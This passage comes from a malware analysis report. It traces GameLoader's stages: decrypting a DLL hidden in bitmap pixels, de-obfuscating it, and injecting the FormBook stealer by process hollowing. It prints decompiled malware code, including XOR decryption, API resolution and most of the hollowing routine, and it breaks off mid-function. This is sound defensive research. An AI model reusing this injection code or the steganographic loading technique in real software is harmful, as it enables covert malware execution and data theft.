



Figure 8: Bitmap Image Containing An Encrypted DLL

Back on line 48, in *Figure 6*, the bitmap image gets stored in a variable that is passed to *Ms3dLoader.cba* on line 49. *Ms3dLoader.cba* iterates through the bitmap image, converting the *Argb* value of each pixel into bytes and storing them in an array. It then creates a second array, using the first 4 bytes of the first array as the size of the second. Starting from the fifth byte, it copies the bytes in the first array to the second array until the second array is fully populated. This byte array is then passed to *Ms3dLoader.fgh*, which is responsible for decrypting the array. The return value from *Ms3dLoader.XeH*, which is the string *jpg*, is also passed to *Ms3dLoader.fgh*. Once inside Ms3dLoader.fgh, shown in Figure 9, the string *jpg* is converted to a byte array, stored in the variable bytes, and used as the decryption key. The array is decrypted by XORing each of its bytes with a key byte, and also with the value stored in the variable *num*, which is *0x9d*. This value was created by XORing the length of the encrypted array minus one with *112*. The decrypted array is GameLoader’s third-stage loader, a 32-bit .NET assembly internally named *CF_Secretaria* (d8e57e7bf8dfe611427511dcc5ae2ec8). Once again, *Assembly.Load* is used to reflectively load the DLL. Next, *ColladaLoader* calls *Assembly.GetTypes,* which returns an array of all the types defined in the loaded assembly, and stores the twenty-first type in a variable. It then uses *Type.GetMethods* to return an array of the all methods defined for the specified type, and stores the sixth method in a variable, which it then executes with a call to *MethodInfo.Invoke*.




```
public static byte[] fgh(byte[] projData, string K1)
{
    byte[] bytes = Encoding.BigEndianUnicode.GetBytes(K1);
    int num = (int)(projData[projData.Length - 1] ^ 112);
    byte[] array = new byte[projData.Length + 1];
    int num2 = 0;
    for (int i = 0; i <= projData.Length - 1; i++)
    {
        array[i] = Convert.ToByte((int)projData[i] ^ num ^ (int)bytes[num2]);
        bool flag = num2 == K1.Length - 1;
        if (flag)
        {
            num2 = 0;
        }
        else
        {
            num2++;
        }
    }
    Array.Resize<byte>(ref array, projData.Length - 1);
    return array;
}
```

```
100 %

Locals
Name            Value
▷ projData      {byte[0x00060C01]}
  K1            "jpg"
◢ bytes         {byte[0x00000006]}
    [0]         0x00
    [1]         0x6A
    [2]         0x00
    [3]         0x70
    [4]         0x00
    [5]         0x67
  num           0x0000009D
```

Figure 9: ColladaLoader's Decryption Function

Again, we follow the execution to step inside the invoked method. However, *CF_Secretaria* is protected with .NET Reactor, a code obfuscation tool designed to protect intellectual property, which greatly hinders analysis. To overcome this, we save *CF_Secretaria* to disk, then use the .NET deobfuscator *de4dot* to improve the readability of the code. The executed method belongs to a class named *FrmIntegrante*. Figure 10 displays the method responsible for initializing the class's fields. The method *Class6.smethod_0* retrieves the byte array *zdljr* from *CF_Secretaria's* resource section. The byte array is passed, along with the string *YgSqwuwwJHlcE*, to *Class6.smethod_5*, which is a decryption function that is exactly the same as ColladaLoader's decryption function, shown above in Figure 9. Of course, the string *YgSqwuwwJHlcE* is the decryption key. The decrypted array is then passed to Class6.smethod_4, which removes the first 16 bytes, before being stored in *FrmIntegrante.byte_0*. The resulting array is a 32-bit executable, FormBook Stealer (4c1f6f8f4bf9678c49d6ea74baca3576).




```
CF_Secretaria (1.2.1.1)
  CF_Secretaria.dll
    PE
    Type References
    References
    Resources
      aR3nbf8dQp2feLmk31.lSfgApatkdxsVcGcrktoFd.resources
      CF_Main.resources
      CF_Secretaria.g.resources
      CF_Secretaria.Properties.Resources.resources
      FrmAta.resources
      FrmEvento.resources
      FrmFaccao.resources
      FrmIntegrante.resources
      zdljR.resources
        zdljR
    { } -
      <Module> @02000001
      <Module>{1A7DD9EE-CD8D-4165-827E-11BAA0929677} @02
      CF_Main @02000011
      Class0 @02000002
      Class1 @02000003
      Class2 @0200000D
      Class3 @0200000E
      Class4 @0200000F
      Class5 @02000010
      Class6 @02000012
      Class7 @02000026
      Class8 @02000028
      FrmAta @02000013
      FrmEvento @02000014
      FrmFaccao @02000015
      FrmIntegrante @02000016
        Base Type and Interfaces
```

```
static FrmIntegrante()
{
    Class8.tCmCtfGzWBD6q();
    FrmIntegrante.string_0 = "YgSqwuwwJHlcE";
    FrmIntegrante.byte_0 = Class6.smethod_4(Class6.smethod_5(Class6.smethod_0("zdljR"), FrmIntegrante.string_0));
    FrmIntegrante.string_1 = "0||0||0||0||0||||||0||0||0||0||||||||||||||||0||0||0||0||0||0||0||0||v4||2||8622||0||0||||||0||0||0||||0||";
    FrmIntegrante.string_2 = Strings.Split(FrmIntegrante.string_1, "||", -1, CompareMethod.Binary);
    FrmIntegrante.int_0 = Conversions.ToInteger(FrmIntegrante.string_2[0]);
    FrmIntegrante.int_1 = Conversions.ToInteger(FrmIntegrante.string_2[1]);
    FrmIntegrante.string_3 = "nwudFyYWcsTaO";
    FrmIntegrante.string_4 = "ZARFmFNgdXuzYQgPw";
    FrmIntegrante.int_2 = Conversions.ToInteger(FrmIntegrante.string_2[2]);
    FrmIntegrante.int_3 = Conversions.ToInteger(FrmIntegrante.string_2[4]);
    FrmIntegrante.string_5 = FrmIntegrante.string_2[6];
    FrmIntegrante.string_6 = FrmIntegrante.string_2[5];
    FrmIntegrante.int_4 = Conversions.ToInteger(FrmIntegrante.string_2[7]);
    FrmIntegrante.int_5 = Conversions.ToInteger(FrmIntegrante.string_2[8]);
    FrmIntegrante.int_6 = Conversions.ToInteger(FrmIntegrante.string_2[9]);
    FrmIntegrante.int_7 = Conversions.ToInteger(FrmIntegrante.string_2[28]);
    FrmIntegrante.int_8 = Conversions.ToInteger(FrmIntegrante.string_2[29]);
    FrmIntegrante.string_7 = FrmIntegrante.string_2[30];
    FrmIntegrante.string_8 = FrmIntegrante.string_2[31];
    FrmIntegrante.int_9 = Conversions.ToInteger(FrmIntegrante.string_2[32]);
    FrmIntegrante.int_10 = Conversions.ToInteger(FrmIntegrante.string_2[33]);
    FrmIntegrante.mLantjugFk = Conversions.ToInteger(FrmIntegrante.string_2[34]);
    FrmIntegrante.delegate0_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate0>("kernel32", "ResumeThread");
    FrmIntegrante.delegate1_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate1>("kernel32", "Wow64SetThreadContext");
    FrmIntegrante.delegate2_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate2>("kernel32", "SetThreadContext");
    FrmIntegrante.delegate3_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate3>("kernel32", "Wow64GetThreadContext");
    FrmIntegrante.delegate4_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate4>("kernel32", "GetThreadContext");
    FrmIntegrante.delegate5_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate5>("kernel32", "VirtualAllocEx");
    FrmIntegrante.delegate6_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate6>("kernel32", "WriteProcessMemory");
    FrmIntegrante.delegate7_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate7>("kernel32", "ReadProcessMemory");
    FrmIntegrante.delegate8_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate8>("ntdll", "ZwUnmapViewOfSection");
    FrmIntegrante.delegate9_0 = FrmIntegrante.smethod_7<FrmIntegrante.Delegate9>("kernel32", "CreateProcessA");
}
```

Figure 10: FrmIntegrante’s Initialization


Also depicted in Figure 10 are a set of Windows API functions and their corresponding libraries that are commonly used for process hollowing, a technique where a payload is injected and executed in the context of a selected process. Each API function is passed to *FrmIntegrante.smethod_7*, which is stored in *FrmIntegrante.delegate{number}_0.* From Figure 11, which displays *FrmIntegrante.smethod_7’s* implementation, we see that the first parameter, a library name, is passed to FrmIntegrante.LoadLibraryA, a pointer to the imported function *kernel32.LoadLibraryA*, which returns a handle to the specified library. The handle is passed, along with a function name stored in *FrmIntegrante.smethod_7’s* second parameter, to *FrmIntegrante.GetProcAddress*, a pointer to *kernel32.GetProcAddress*, which returns the address of the specified function. This is then converted to a delegate and returned. Therefore, *FrmIntegrante.delegate{number}_0* is a reference to a specified Windows API function.



```
private static dYykh0lfbAudMBo3ym smethod_7<dYykh0lfbAudMBo3ym>(string string_10, string string_11)
{
    return (dYykh0lfbAudMBo3ym)((object)Marshal.GetDelegateForFunctionPointer(FrmIntegrante.GetProcAddress(FrmIntegrante.LoadLibraryA(ref string_10), ref string_11), typeof(dYykh0lfbAudMBo3ym)));
}
```

Figure 11: API Delegate-Building Function


CF_Secretaria implements a switch statement, displayed in Figure 12, to determine into which process to inject its payload, which is FormBook in this instance. Case *zero* returns *string_10*, which is the path of the currently executing assembly, GameLoader, while cases *1*, *2*, and *3* return the paths of *MSBuild.exe*, *vbc.exe*, and *RegSvcs.exe*, respectively. In this instance, case *0* is selected and GameLoader proceeds to inject the payload into its own process. The case that is selected is determined by the parameter *int_12*, which is set by the threat actor in *CF_Secretaria’s* configuration.



```
public static string smethod_12(int int_12, string string_10)
{
    string result;
    switch (int_12)
    {
    case 0:
        result = string_10;
        break;
    case 1:
        result = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "MSBuild.exe");
        break;
    case 2:
        result = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "vbc.exe");
        break;
    case 3:
        result = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "RegSvcs.exe");
        break;
    default:
        result = Assembly.GetEntryAssembly().Location;
        break;
    }
    return result;
}
```


Figure 12: Process Injection Options

Figures 13 and *14* display the function responsible for the process injection. For readability, we have added the API call that each delegate refers to. The function begins by calling *kernel32.CreateProcessA.* The first parameter, which specifies the process to create, is *string_10*, the result from the aforementioned switch statement. The sixth parameter, containing *134217732U*, specifies flags used to set the properties of the created process. *134217732U* (*0x08000004*) sets the flags *CREATE_SUSPENDED* and *CREATE_NO_WINDOW* to *true*. Thus, the process will be created in suspended mode and will be executed without a console window. Next, either *kernel32.GetThreadContext* or *kernel32.Wow64GetThreadContext* will be called, depending on whether the process is 32-bit or 64-bit, and a *CONTEXT* structure of the process's main thread will be retrieved. The base address of the process is parsed out of the *CONTEXT* structure and passed to *kernel32.ReadProcessMemory,* which is used to retrieve the base virtual address of the process's view. The base virtual address is then passed to *ntdll.ZwUnmapViewOfSection*, which unmaps, or hollows, the entire view from the process's virtual address space. The virtual address space is no longer reserved and is now available to map other views. Next, it allocates space within the process's virtual address space by calling *kernel32.VirtualAllocEx*, then calls *kernel32.WriteProcessMemory* to inject the payload into the newly allocated memory. Either *kernel32.SetThreadContext* or *kernel32.Wow64SetThreadContext* is called to change the process's thread context so that it will now point to the injected payload. Finally, *kernel32.ResumeThread* is called to resume the thread and thus, execute the injected payload.


kernel32.CreateProcess
kernel32.GetThreadContext
kernel32.Wow64GetThreadContext
kernel32.ReadProcessMemory
ntdll.ZwUnmapViewOfSection
kernel32.VirtualAllocEx
kernel32.WriteProcessMemory
kernel32.WriteProcessMemory
kernel32.WriteProcessMemory

```
public static void smethod_8(string string_10, byte[] byte_1)
{
    for (int i = 0; i < 5; i++)
    {
        int num = 0;
        FrmIntegrante.Struct1 @struct = default(FrmIntegrante.Struct1);
        FrmIntegrante.Struct0 struct2 = default(FrmIntegrante.Struct0);
        @struct.uint_0 = Convert.ToUInt32(Marshal.SizeOf(typeof(FrmIntegrante.Struct1)));
        try
        {
            if (!FrmIntegrante.delegate9_0(string_10, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref @struct, ref struct2))
            {
                throw new Exception();
            }
            int num2 = BitConverter.ToInt32(byte_1, 60);
            int num3 = BitConverter.ToInt32(byte_1, num2 + 52);
            int[] array = new int[179];
            array[0] = 65538;
            if (IntPtr.Size == 4)
            {
                if (!FrmIntegrante.delegate4_0(struct2.intptr_1, array))
                {
                    throw new Exception();
                }
            }
            else if (!FrmIntegrante.delegate3_0(struct2.intptr_1, array))
            {
                throw new Exception();
            }
            int num4 = array[41];
            int num5 = 0;
            if (!FrmIntegrante.delegate7_0(struct2.intptr_0, num4 + 8, ref num5, 4, ref num))
            {
                throw new Exception();
            }
            if (num3 == num5 && FrmIntegrante.delegate8_0(struct2.intptr_0, num5) != 0)
            {
                throw new Exception();
            }
            int length = BitConverter.ToInt32(byte_1, num2 + 80);
            int bufferSize = BitConverter.ToInt32(byte_1, num2 + 84);
            bool flag = false;
            int num6 = FrmIntegrante.delegate5_0(struct2.intptr_0, num3, length, 12288, 64);
            if (num6 == 0)
            {
                throw new Exception();
            }
            if (!FrmIntegrante.delegate6_0(struct2.intptr_0, num6, byte_1, bufferSize, ref num))
            {
                throw new Exception();
            }
            int num7 = num2 + 248;
            short num8 = BitConverter.ToInt16(byte_1, num2 + 6);
            for (int j = 0; j < (int)num8; j++)
            {
                int num9 = BitConverter.ToInt32(byte_1, num7 + 12);
                int num10 = BitConverter.ToInt32(byte_1, num7 + 16);
                int srcOffset = BitConverter.ToInt32(byte_1, num7 + 20);
                if (num10 != 0)
                {
                    byte[] array2 = new byte[num10];
                    Buffer.BlockCopy(byte_1, srcOffset, array2, 0, array2.Length);
                    if (!FrmIntegrante.delegate6_0(struct2.intptr_0, num6 + num9, array2, array2.Length, ref num))
                    {
                        throw new Exception();
                    }
                }
                num7 += 40;
            }
            byte[] bytes = BitConverter.GetBytes(num6);
            if (!FrmIntegrante.delegate6_0(struct2.intptr_0, num4 + 8, bytes, 4, ref num))
            {
                throw new Exception();
            }
